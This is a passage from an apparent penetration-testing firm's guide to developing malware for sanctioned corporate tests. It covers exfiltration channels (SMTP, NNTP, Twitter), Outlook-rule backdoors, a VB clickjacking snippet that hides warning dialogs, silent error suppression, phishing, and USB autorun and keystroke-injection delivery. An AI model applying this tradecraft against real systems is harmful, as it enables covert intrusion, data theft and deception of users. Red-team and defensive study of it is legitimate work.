The simple approach is to carry out *direct SMTP communications*, for which a rudimentary mail client must be included in the malware. This must have the ability and permission to communicate with an SMTP relay, so either a relay is provided by the malware developer or the relay offered by the target environment is used. This can be done through reading the domain and trying out variants, such as smtp.example.com or mail.example.com. Or you can scan the configuration of the infected system for servers defined in the locally installed mail client. This can become problematic if authentication is required for sending mail, but you can assume that the necessary credentials are stored somewhere on the local system.

It is important to remember that email need not necessarily be a unidirectional approach. If a mail client exists on the target system for receiving messages, it can be used to send active instructions to the malware. Microsoft Outlook, for example, offers an interface called *ISAPI* that allows such access.

In some cases, controlled implementation may require user intervention – for instance, for confirming warning messages. If this cannot be executed modally, it can be confirmed automatically by the malware. Another proven method is to conceal the warning message with your own message and so suggest another function of confirmation (clickjacking). The *SetWindowPos* [59] function in *user32.dll* can be used for this:

```
Public Sub FormOnTop(hWindow As Long,
bTopMost As Boolean)
    Dim wFlags As String
    Dim Placement As String

    Const SWP_NOSIZE = &H1
    Const SWP_NOMOVE = &H2
    Const SWP_NOACTIVATE = &H10
    Const SWP_SHOWWINDOW = &H40
    Const HWND_TOPMOST = -1
    Const HWND_NOTOPMOST = -2

    wFlags = SWP_NOMOVE Or SWP_NOSIZE Or
SWP_SHOWWINDOW Or SWP_NOACTIVATE

    Select Case bTopMost
    Case True
        Placement = HWND_TOPMOST
    Case False
        Placement = HWND_NOTOPMOST
    End Select

    SetWindowPos hWindow, Placement, 0, 0, 0,
0, wFlags
End Sub
```

An under-appreciated and thus readily ignored form of backdooring can be implemented in Outlook *using rules* [60]. In this case, *rules and alerts* are created to trigger certain actions on receipt of particular messages. This is recommended for secondary infection; for example, in order to ensure persistence in case of compromise.



Figure: Backdooring with Outlook Rules

11.7. Exotic Approaches

This is a range of other approaches with which data can be exfiltrated or communication established with the malware. One approach is to use an atypical service as the junction point. For instance, data can be loaded to Usenet or a private news server via *NNTP*.

This approach is particularly useful if, for instance, outgoing data traffic for popular services such as HTTP and SMTP is thoroughly checked and restricted; for example, where a firewall component with proxy functionality including authentication, an intrusion prevention system or a data loss prevention solution is used. NNTP does not allow such restrictions in the usual way.

Figure: Twitter coordinates Backdoor

Alternatively, the data can be placed on a public platform, such as *Twitter or Wikipedia* [61]. The goal is to use the most popular services, where access will not be classed as suspicious. The real disadvantage, however, is that an exfiltration may attract the attention of site operators or users. Without encryption, these options are taboo – particularly for customer projects.

12. Error Handling

Software development in general and malware development, in particular, is prone to error. There is a good chance that program execution will give rise to conditions that will lead to error. These typically come through the affected software, the framework used or the underlying operating system. But this is something malware should avoid, as it may become a telltale indication that compromises successful infection.

12.1. Fall-back Mechanisms

Professional malware must guarantee maximum reliability. This means that if a function cannot be used successfully, recourse to an alternative function exists (fall-back). This first requires the error to be recognized as such. If a file is transferred to the back-end server, for instance, its response may include a confirmation of the file size. If this differs from the expected size, it is safe to assume that there has been an error in the transfer.

In general, it is a good idea to undertake a second attempt (retransmission), since the transfer may have been prevented by purely circumstantial factors. But if the second attempt fails as well, this status should be stored for the runtime of the malware and other channels used from that point on.

For non-critical data transfer – which should always be clarified with the customer first – you may be able to switch from HTTPS to HTTP (downgrade). There may be a problem with the certificate, SSL handshake or HTTPS access. Or you could switch directly to a different communication protocol.

12.2. Suppression

For anyone developing professional malware for the first time, it is astonishing to discover just how much time is spent in suppressing errors.

This is particularly true of programming errors that can arise during execution, including overflows, type mismatches, and division-by-zero. Programming that is clean, and above all secure, helps to keep malware intrinsically stable.

If an error does appear, it must be suppressed. Malware must *never* issue an error message while it is in operation. Any user would immediately become suspicious if an invisible piece of software suddenly generated a dialog box with the message *Bad file name or number* [62]. With VB6, VBA and VBscript, the notice `On Error Resume Next` comes into effect. This is able to simply skip over most errors and continue with the next instruction. With C#, Java and similar languages, you can set `try-catch`.

13. Project Use

The development of malware in professional circles is aimed at identifying and addressing vulnerabilities in an environment as early as possible. The use of such malware tests in the course of a project can be diverse and many-layered.

13.1. Complete Analysis

The greatest benefit of malware tests is that they allow the complete analysis of a company; thus, every *facet of the security system* can be covered. This begins with awareness and mail and web security and encompasses configuration of proxies, firewalls and anti-virus solutions to process sequences, incident response, and business continuity management.

Although it is not part of our normal service, we guarantee a 100% success rate with malware tests. With enough time and effort, it is always possible to compromise an environment, but in the follow-up, it is possible to identify weaknesses with the customer. If these are eliminated, the effort required of an attacker is so great that the attack is no longer worthwhile or wide-area attacks unsuccessful.

13.2. Professional APT Simulation

Many customers carry out regular security assessments or even penetration tests. These projects are usually clearly delineated in terms of both duration and technology. A malware test, on the other hand, can simulate a targeted, persistent attack (*APT, Advanced Persistent Threat* [63]) at a professional level.

The simulation is not aimed solely at potential targets; it also exploits known weaknesses in a concrete way. This allows for *clear statements* underpinned by *well-founded technical clarifications*.

13.3. Awareness Campaigns

Malware tests are often linked to awareness campaigns. In this case, the infection – at least initially – occurs through *phishing* via email. Either the mail includes a download link to malware (e.g. pharming) or it is included as an attachment.

Personalizing the message content as much as possible increases the prospects of this kind of *social engineering*. The plausibility and professionalism of this type of *spear phishing* must not raise doubts about its legitimacy. Experience indicates that for widespread phishing campaigns, a first run can yield *an infection rate of between 15% and 30%.* Even after awareness training sessions, in which users were alerted to precisely this risk, at least 5% of the target group were persuaded to carry out a compromising action.

Alternatively, *USB sticks* that appear to be lost can be introduced into the environment. This is done in the hope that one of them is taken and used to carry out an infection. The autorun functionality of Windows can be used for this. Here, a file with the name `autorun.inf` is set in the root directory. As the data carrier is read, the predefined file is executed:

```
[autorun]
open=start.exe
icon=icon.ico,0
```

From Windows XP onward, Microsoft upped its game and no longer allowed *automatic execution*. Users now have to execute the file explicitly. In these cases, it is up to the recipient whether to run the camouflaged malware.

Then there are solutions such as *Teensy* [64] and *Rubber Ducky* [65]. These are known as *keystroke injection tools*. When inserted, they are not recognized as USB data carriers but rather as USB keyboards, which means they can then trigger predefined commands. This makes it possible to prepare for backdooring; for example, by setting up hidden accounts or downloading malware.

14. Summary

Malware development in a professional setting must meet particularly high standards of reliability. Ultimately, it is designed to test the security of an environment without negatively impacting it, either deliberately or accidentally.

Infection via a worm, typically through an exploit or web download, allows analysis of the compromised system and the environment. After data has been collected from local files and the registry, it can be exfiltrated. Here, traditional mechanisms such as HTTP are used to deposit data on the back-end server.

This kind of malware test allows investigation of every aspect of a company's security system, ranging from user awareness and configuration of the security components to established processes. As such, it represents an outstanding addition to traditional security assessments and penetration tests.

15. External Links

[1] https://www.scip.ch/en/?labs.20091002
[2] http://virus.wikidot.com/whale
[3] http://virus.wikidot.com/tiny
[4] http://virus.wikidot.com/mini
[5] https://www.computec.ch/news.php?item.239
[6] https://www.scip.ch/en/?labs.20090626
[7] https://www.scip.ch/en/?labs.20100924
[8] http://virus.wikidot.com/blaster
[9] https://vuldb.com/?id.249
[10] https://www.scip.ch/en/?news.20170515
[11] https://www.scip.ch/en/?news.20170629
[12] https://vuldb.com/de/?exploits
[13] https://msdn.microsoft.com/en-us/library/system.io.compression.ziparchive
[14] https://msdn.microsoft.com/en-us/library/aa268085%28v%3Dvs.60%29.aspx
[15] http://odetocode.com/blogs/scott/archive/2004/08/20/the-misunderstood-mutex.aspx
[16] http://www.knowdotnet.com/articles/previnstance.html
[17] https://msdn.microsoft.com/en-us/library/windows/desktop/bb762280%28v%3Dvs.85%29.aspx
[18] https://msdn.microsoft.com/en-us/library/windows/desktop/bb762277%28v%3Dvs.85%29.aspx
[19] https://msdn.microsoft.com/en-us/library/windows/desktop/aa364992%28v%3Dvs.85%29.aspx
[20] https://msdn.microsoft.com/en-us/library/d00bd51t.aspx" title="2000
[21] https://msdn.microsoft.com/en-us/library/windows/desktop/ms686298%28v%3Dvs.85%29.aspx
[22] https://msdn.microsoft.com/en-us/library/a5wx7516%28v%3Dvs.90%29.aspx
[23] https://msdn.microsoft.com/en-us/library/system.io.file.setattributes%28v%3Dvs.110%29.aspx
[24] https://www.virustotal.com/en/file/fc8f5c74d582fde796924807e44f5e8ecaf0f637b7d6d09c3191c7e07cfb8a08/analysis/1495633222/
[25] https://www.computec.ch/news.php?item.413

[26] https://msdn.microsoft.com/en-us/library/system.environment.osversion%28v%3Dvs.110%29.aspx
[27] https://msdn.microsoft.com/en-us/library/hw8kes41%28v%3Dvs.110%29.aspx
[28] https://msdn.microsoft.com/en-us/library/system.windows.forms.form.showintaskbar%28v%3Dvs.110%29.aspx
[29] http://antukh.com/blog/2015/01/19/malware-techniques-cheat-sheet/
[30] https://msdn.microsoft.com/en-us/library/windows/desktop/ms680345%28v%3Dvs.85%29.aspx
[31] http://pferrie.host22.com/papers/antidebug.pdf
[32] https://stackoverflow.com/a/154222/6424520
[33] https://kb.vmware.com/selfservice/microsites/search.do?language=en_US&cmd=displayKC&externalId=1009458
[34] http://www.techrepublic.com/blog/data-center/mac-address-scorecard-for-common-virtual-machine-platforms/
[35] https://msdn.microsoft.com/en-us/library/system.diagnostics.process.kill.aspx
[36] https://vuldb.com/?id.102706
[37] https://www.scip.ch/en/?labs.20160303
[38] https://msdn.microsoft.com/en-us/library/microsoft.win32.registry.getvalue%28v%3Dvs.110%29.aspx
[39] https://www.scip.ch/en/?labs.20170112
[40] https://www.sqlite.org/download.html
[41] https://msdn.microsoft.com/en-us/library/windows/desktop/ms646304%28v%3Dvs.85%29.aspx
[42] https://msdn.microsoft.com/en-us/library/windows/desktop/ms646310%28v%3Dvs.85%29.aspx
[43] https://msdn.microsoft.com/en-us/library/system.windows.forms.sendkeys.send.aspx
[44] http://wordmvp.com/FAQs/MacrosVBA/PrtSc.htm
[45] https://msdn.microsoft.com/en-us/library/system.windows.forms.clipboard.getdata%28v%3Dvs.110%29.aspx" title="DataFormats.Bitmap
[46] https://msdn.microsoft.com/en-us/library/windows/desktop/ms649013%28v%3Dvs.85%29.aspx
[47] https://msdn.microsoft.com/en-us/library/cdcw1c3b.aspx
[48] https://www.edoeb.admin.ch/datenschutz/index.html?lang=en
[49] https://www.scip.ch/en/?labs.20120607
[50] https://httpd.apache.org/docs/2.4/howto/access.html
[51] https://www.scip.ch/en/?labs.20090617
[52] https://msdn.microsoft.com/en-us/library/tabh47cf.aspx
[53] https://msdn.microsoft.com/en-us/library/windows/desktop/aa384363%28v%3Dvs.85%29.aspx
[54] https://msdn.microsoft.com/en-us/library/aa380256.aspx
[55] https://msdn.microsoft.com/en-us/library/system.io.fileinfo.length%28v%3Dvs.110%29.aspx
[56] https://msdn.microsoft.com/en-us/library/system.io.compression%28v%3Dvs.110%29.aspx
[57] https://msdn.microsoft.com/en-us/library/system.net.sockets%28v%3Dvs.110%29.aspx
[58] https://msdn.microsoft.com/en-us/library/windows/desktop/aa385473%28v%3Dvs.85%29.aspx
[59] https://msdn.microsoft.com/en-us/library/windows/desktop/ms633545%28v%3Dvs.85%29.aspx
[60] https://www.scip.ch/en/?labs.20120216
[61] https://www.scip.ch/en/?labs.20091023
[62] https://msdn.microsoft.com/en-us/library/aa231024%28v%3Dvs.60%29.aspx
[63] http://cradpdf.drdc-rddc.gc.ca/PDFS/unc159/p537638_A1b.pdf
[64] https://www.pjrc.com/teensy/
[65] https://hakshop.com/products/usb-rubber-ducky-deluxe